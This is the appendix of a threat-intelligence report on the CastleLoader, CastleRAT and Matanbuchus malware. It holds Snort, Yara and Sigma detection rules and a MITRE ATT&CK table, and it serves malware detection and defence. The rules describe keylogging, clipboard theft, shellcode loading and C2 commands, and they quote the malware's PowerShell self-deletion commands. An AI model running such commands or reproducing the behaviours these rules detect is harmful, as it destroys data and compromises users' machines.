alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CastleRAT Malware Outbound Handshake"; flow:established,to_server; dsize:20; stream_size:server,=
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible CastleRAT Python Malware Outbound Request To IP Geo Location Service ip-api"; flow:esta
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible CastleRAT C Variant Malware Outbound Request To IP Geo Location Service ip-api"; flow:e
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible CastleRAT C Variant Malware Outbound Request To IP Geo Location Service ip-api"; flow:e
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Possible CastleRAT C Variant Malware Outbound Request To IP Geo Location Service ip-api"; flow:e
```

Appendix K: Snort Rules for Matanbuchus

```
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"Matanbuchus Loader Inbound DNS Tunneled Data ACK"; content:"|AA AA 85 80 00 01 00 01 00 00 00 00
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Matanbuchus Loader Malware Outbound C2 Communication"; flow:established,to_server; content:"POST|
```

Appendix L: Yara Rule for CastleLoader

```
rule MAL_CastleLoader {
   meta:
       author = "Insikt Group, Recorded Future"
       date = "2025-08-06"
       description = "Detection of the CastleLoader malware executable"
       version = "1.0"
       reference = "https://www.ibm.com/think/x-force/dissecting-castlebot-maas-operation"
       hash = "1b6befc65b19a63b4131ce5bcc6e8c0552fe1e1d136ab94bc7d81b3924056156"
       hash = "202f6b6631ade2c41e4762e5877ce0063a3beabce0c3f8564b6499a1164c1e04"
       hash = "25e0008aba82690e0f58c9d9fcfbc5d49820aa78d2f7bfcd0b85fb969180fc04"
       hash = "b45cce4ede6ffb7b6f28f75a0cbb60e65592840d98dcb63155b9fa0324a88be2"
       hash = "fb9de7448e9e30f717c171f1d1c90ac72828803a16ad385757aeecc853479d3c"
       hash = "6444f0e3f78254aef663837562d258a2236a77f810ee8d832de7d83e0fdd5783"
       malware = "CastleLoader"
       malware_id = "8RF9P9"
       category = "MALWARE"
   strings:
       $vmware_check = { 3D 56 4D 77 61 75 ?? 81 7D F8 72 65 56 4D 0F 85 ?? ?? ?? ?? 81 7D F4 77 61 72 65 }
       $api_hashing = { 0F BE 0C 1E 8B C2 F6 C3 01 75 0F C1 E8 03 0F AF C1 8B CA C1 E1 07 33 C1 }
       $stack_str_url = { C7 ?5 [1-4] 74 00 74 00 C7 ?5 [1-4] 69 00 6E 00 C7 ?5 [1-4] 67 00 73 00 }
       $mov_edx_apihash1 = { BA 44 A0 2D 39 } // CreateMutexW
       $mov_edx_apihash2 = { BA 2B C2 86 58 } // GetLastError
       $mov_edx_apihash3 = { BA 94 F9 86 F8 } // RtlAllocateHeap
       $mov_edx_apihash4 = { BA B2 48 70 60 } // ExitProcess
   condition:
       uint16(0) == 0x5A4D and all of them
}
```

Appendix M: Yara Rules for CastleRAT

```
rule MAL_CastleRAT_Python {
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2025-08-18"
        description = "Detection of the python variant of CastleRAT malware"
        version = "1.0"
        reference = "https://www.recordedfuture.com/research/from-castleloader-to-castlerat-tag-150-advances-operations"
        reference = "https://www.ibm.com/think/x-force/dissecting-castlebot-maas-operation"
        reference = "https://catalyst.prodaft.com/public/report/understanding-current-castleloader-campaigns/overview"
        hash = "94dc0f696a46f3c225b0aa741fbd3b8997a92126d66d7bc7c9dd8097af0de52a"
        hash = "53775af67e9df206ed3f9c0a3756dbbc4968a77b1df164e9baddb51e61ac82df"
        malware = "CastleRAT"
        malware_id = "9WCga-"
        category = "MALWARE"
        actor = "TAG-150"
        actor_id = "9nk6DO"
    strings:
        $cmd1 = "S_CONNECT" fullword
        $cmd2 = "S_COMMAND" fullword
        $cmd3 = "S_PING" fullword
        $cmd4 = "S_CMD" fullword
        $cmd5 = "S_DELETE" fullword
        $cmd6 = "S_POWERSHELL" fullword
        $cmd7 = "S_START_TERMINAL" fullword
        $cmd8 = "S_SESSION_MESSAGE" fullword
        $cmd9 = "S_UPLOAD" fullword
        $fun1 = "CheckElevation():" fullword
        $fun2 = "GetHWID("
        $fun3 = "GetOS("
        $fun4 = "GetIpGeo("
        $fun5 = "rc4createkeyA("
        $fun6 = "EncryptDecryptBufA("
        $fun7 = "RecvTimeout("
        $fun8 = "Send("
        $fun9 = "Connect("
        $fun10 = "ThreadPing("
        $fun11 = "ThreadRecvTerminal("
        $fun12 = "ThreadTerminalSession("
        $fun13 = "ThreadUploadFile("
        $fun14 = "SelfDelete()" fullword
    condition:
        filesize < 50KB and
        7 of ($cmd*) and
        10 of ($fun*)
}

rule MAL_CastleRAT_C {
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2025-08-18"
        description = "Detection of the C variant of CastleRAT malware"
        version = "2.0"
        reference = "https://www.recordedfuture.com/research/from-castleloader-to-castlerat-tag-150-advances-operations"
        reference = "https://www.ibm.com/think/x-force/dissecting-castlebot-maas-operation"
        reference = "https://catalyst.prodaft.com/public/report/understanding-current-castleloader-campaigns/overview"
        hash = "1ff6ee23b4cd9ac90ee569067b9e649c76dafac234761706724ae0c1943e4a75"
        hash = "e6bcdf375649a7cbf092fcab65a24d832d8725d833e422e28dfa634498b00928"
        hash = "67cf6d5332078ff021865d5fef6dc61e90b89bc411d8344754247ccd194ff65b"
        hash = "963c012d56c62093d105ab5044517fdcce4ab826f7782b3e377932da1df6896d"
        hash = "60125159523c356d711ffa1076211359906e6283e25f75f4cf0f9dc8da6bf7b0"
        hash = "cf202498b85e6f0ae4dffae1a65acbfec78cc39fce71f831d45f916c7dedfa0c"
        malware = "CastleRAT"
        malware_id = "9WCga-"
        category = "MALWARE"
        actor = "TAG-150"
        actor_id = "9nk6DO"
    strings:
        $log_tag1 = "clipboardlog.txt" fullword wide
        $log_tag2 = "keylog.txt" fullword wide
```

```
        $wnd_class1 = "IsabellaWine" fullword wide
        $wnd_class2 = "camera!" fullword wide
        $log_fmt1 = "[%02d:%02d %02d.%02d.%02d] %ws" fullword wide
        $log_fmt2 = "[%02d:%02d %02d.%02d.%02d] " fullword wide
        $log_fmt3 = "[%02d.%02d.%02d %02d:%02d] " fullword wide
        $s1 = "(VPN)" wide ascii
        $s2 = "rundll32 \"C:\\Windows\\System32\\shell32.dll\" #61"  wide
        $s3 = "\"%ws\" -no-deelevate" fullword wide
        $s4 = "IsWindowVisible" fullword ascii
        $s5  = "UAC_InputIndicatorOverlayWnd" fullword wide
        $s6 = "www.ip-api.com" fullword wide
        $s7 = "MachineGuid" fullword wide
        $s8 = "line/?fields=" wide
        $s9 = "C:\\Windows\\System32\\cmd.exe" wide
        $s10  = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" fullword wide

     condition:
       uint16(0) == 0x5a4d and
       any of ($log_tag*) and
       any of ($wnd_class*) and
       any of ($log_fmt*) and
       all of ($s*)
}

rule MAL_CastleRAT_Shellcode_Loader {
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2025-10-20"
        description = "Detection of a python based shellcode loader that runs CastleRAT malware"
        version = "1.0"
        reference = "https://www.recordedfuture.com/research/from-castleloader-to-castlerat-tag-150-advances-operations"
        hash = "058d83fd8834246d6d2a2771e6e0aeb4d4ef8a6984cbe1133f3a569029a4b1f7"
        hash = "190e673787bfc6e8eeebccd64c8da61747d5be06f87d3aea879118ef1a9f4836"
        malware = "CastleRAT"
        actor = "TAG-150"
        actor_id = "9nk6DO"
        category = "MALWARE"
        malware_id = "9WCga-"
    strings:
        $s1 = "SHELL64_OFFSET = "
        $s2 = "SHELL32_OFFSET = "
        $s3 = "SHELLFUNC = WINFUNCTYPE"
        $s4 = "LoadPE_Shell"
        $s5 = "crt = WinDLL(\"msvcrt.dll\");"
        $s6 = "OPEN_EXISTING" fullword
        $s7 = ".VirtualProtect("
        $s8 = "offset"
        $s9 = "from ctypes"
    condition:
        filesize < 50KB and $s9 at 0 and all of them
}
```

Appendix N: CastleRAT Sigma Rules

```
 title: CastleRAT C Variant Malware Log File Creation
id: 4d785ac8-17fe-4765-b427-9a31073ad1a7
status: stable
description: Detects CastleRAT C variant malware log file creation events. The log file is used to store output from the keylogger and clipboard ste
references:
  - https://tria.ge/250701-v6911aykv9
  - https://tria.ge/251101-r8f9xstjap
author: Insikt Group, Recorded Future
date: 2025-08-29
level: high
tags:
  - attack.t1608 # Stage Capabilities
  - attack.t1074.001 # Local Data Staging
  - attack.t1115 # Clipboard Data
  - attack.t1056.001 # Keylogging
logsource:
  product: windows
  category: file_event
detection:
  castlerat_logs:
    TargetFilename|endswith:
      - '\AppData\Local\Temp\MuuuuuhGer3'
      - '\AppData\Local\Temp\PluhhSuk3'
      - '\AppData\Local\Temp\AsdDsaHaha3'
      - '\AppData\Local\Temp\ChuChuka'
      - '\AppData\Local\Temp\GagikMaraguiSS'
      - '\AppData\Local\Temp\LowUshrSudujes'
      - '\AppData\Local\Temp\RarnuiKarta'
      - '\AppData\Local\Temp\GrazGraznii'
      - '\AppData\Local\Temp\GiveGvein3'
      - '\AppData\Local\Temp\BeruiowdgsouiHTR'
      - '\AppData\Local\Temp\GDSongdsgndohSDU'
      - '\AppData\Local\JohniiDepp'
      - '\AppData\Local\LuchiiSvet'
      - '\AppData\Local\HmmMaybe'
  condition: castlerat_logs
falsepositives:
  - Unlikely

title: CastleRAT Python Malware Self Deletion
id: 1050a0c4-1110-4b55-938c-0d27259ddd1e
status: stable
description: Detects the execution of powershell by the Python variant of CastleRAT malware to delete itself.
references:
  - https://tria.ge/250822-r3a6qaak2t
author: Insikt Group, Recorded Future
date: 2025-08-28
tags:
  - attack.t1070.004   # Indicator Removal: File Deletion
logsource:
    product: windows
    category: process_creation
detection:
    self_delete:
        CommandLine|endswith: 'powershell Start-Sleep -Seconds 4; Remove-Item -Path * -Force; exit'
    condition: self_delete
level: high
falsepositives:
  - Potential benign installer activity

title: CastleRAT C Malware Self Deletion
id: 79268bc8-3220-447d-bc7a-02199bed58e9
status: stable
description: Detects the execution of powershell by the C variant of CastleRAT malware to delete itself.
references:
  - https://tria.ge/251101-lh19hstqft/behavioral2
author: Insikt Group, Recorded Future
date: 2025-11-06
tags:
```

```
  - attack.t1070.004   # Indicator Removal: File Deletion
logsource:
    product: windows
    category: process_creation
detection:
    self_delete:
        CommandLine|endswith: 'powershell Start-Sleep -Seconds 3; Remove-Item -Path * -Force'
    condition: self_delete
level: high
falsepositives:
  - Potential benign installer activity
```

Appendix O: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Initial Access: Phishing	T1566
Initial Access: Drive-by Compromise	T1189
Execution: User Execution: Malicious File	T1204.002
Execution: User Execution: Malicious Copy and Paste	T1204.004
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Command and Scripting Interpreter: AutoHotKey & AutoIT	T1059.010
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Resource Development: Acquire Infrastructure: Server	T1583.004
Resource Development: Acquire Access	T1650
Resource Development: Obtain Capabilities: Tool	T1588.002
Resource Development: Compromise Accounts: Email Accounts	T1586.002
Defense Evasion: Masquerading	T1036
Command-and-Control: Proxy: External Proxy	T1090.002
Command-and-Control: Application Layer Protocol: Web Protocols	T1071.001
Command-and-Control: Ingress Tool Transfer	T1105

Tactic: Technique	ATT&CK Code
Collection: Data from Local System	T1005
